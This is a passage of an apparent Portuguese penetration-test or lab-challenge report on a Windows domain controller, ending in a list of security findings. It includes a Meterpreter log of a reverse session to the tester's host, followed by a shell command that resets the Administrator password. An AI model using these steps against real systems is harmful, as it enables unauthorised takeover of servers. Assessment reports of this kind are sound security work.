[+] 192.168.1.51:445 - Service start timed out, OK if running a command or no
n-service executable ...
[*] Sending stage (175174 bytes) to 192.168.1.51
[*] Meterpreter session 2 opened (192.168.1.64:4444 → 192.168.1.51:44436) at
2021-09-04 16:01:30 -0400

meterpreter > shell
Process 4136 created.
Channel 1 created.
Microsoft Windows [vers o 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Windows\system32>net users
net users

Contas de usu rio para \\

--
Administrador          Convidado              gilberto.morais
krbtgt                 SM_478abbf7ade644cda   SM_6f8cabdc9234402d9
SM_9a05b8ff181c42d08   SM_a430e32f3e4b414c9
O comando foi conclu do com um ou mais erros.

C:\Windows\system32>
```

Figura 6: Listando os usu rios do *host* e modificando *password* do administrador

Após identificar que havia um usuário administrador ativo, foi realizada tentativa de alteração de senha, que foi feita com sucesso.

```
C:\Windows\system32>net user Administrador Desafio02
net user Administrador Desafio02
Comando concluído com êxito.

C:\Windows\system32>
```

Figura 7: Alteração de senha com sucesso

Ganho de acesso ao servidor com totais permissões administrativas foi feito. A partir de momento temos controle total ao servidor.




Figura 8: Acesso total garantido

2.1.1 Por dentro do servidor *Windows*

Após ganho de acesso na máquina, forma exploradas as configurações internas, conforme seguem figuras.

2.1.2 Não possui antivírus

A primeira verificação feita foi checar os programas instalados e se havia um antivírus instalado, e não há, o que é um motivo de atenção estar sem essa devida proteção.




Figura 9: Não há antivírus instalado

2.1.3 Firewall desativado

Verificamos também que o *firewall* está desativado, esse componente oferece filtragem de pacotes e funções, e é um grande aliado para proteção do servidor.




Figura 10: Firewall desativado

2.1.4 Área de trabalho remota

Verificado que a configuração da área de trabalho remoto está configurada para permitir acesso a qualquer computador utilizando qualquer versão para esse acesso, menos seguro, de acordo com o próprio fabricante.




Figura 11: Área de trabalho remota

2.1.5 *Telnet* instalado

Foi realizado a instalação da função *telnet* no servidor, para permitir acesso remoto, porém, o uso desse protocolo não é seguro, pois, caso houver uma interceptação de pacotes, poderia ver facilmente o conteúdo do pacote pois não há criptografia, está em texto simples seu conteúdo.




Figura 12: *Telnet* está instalado

2.1.6 Pasta raiz com dados confidenciais desprotegidos

Na pasta C: existem arquivos sem qualquer tipo de proteção, entre eles existem há arquivos confidenciais, com dados sensíveis, incluindo um arquivo contendo usuários e senhas.




Figura 16: Arquivos desprotegidos na raiz do sistema operacional

2.1.7 Usuários do domínio

Verificado que no controlador de domínio há somente dois usuários com a conta habilitada, sendo que um deles é o usuário Administrador; não seria uma boa prática recomendável o uso desse usuário para operações de rotina.




Figura 17: Usuários do domínio

2.1.8 Serviço de transferência de inteligência de plano de fundo desabilitado

O serviço de transferência de inteligência de plano de fundo está desabilitado, e isso impede pacote de atualizações do fabricante, gerando mais um ponto de vulnerabilidade.




Figura 13: Serviço BITS está desabilitado

2.1.9 Serviço de criptografia desabilitado

O serviço nativo do sistema operacional está desabilitado, impedindo que haja proteção de criptografia sobre diretórios e arquivos.




Figura 14: Serviço EFS desabilitado

2.1.9.1 Dados confidenciais na pasta *download*

Na pasta download há diversos arquivos com livre acesso e sem qualquer tipo de proteção, entre existem arquivos confidenciais, com dados sensíveis, entre eles um arquivo contendo usuários e senhas.

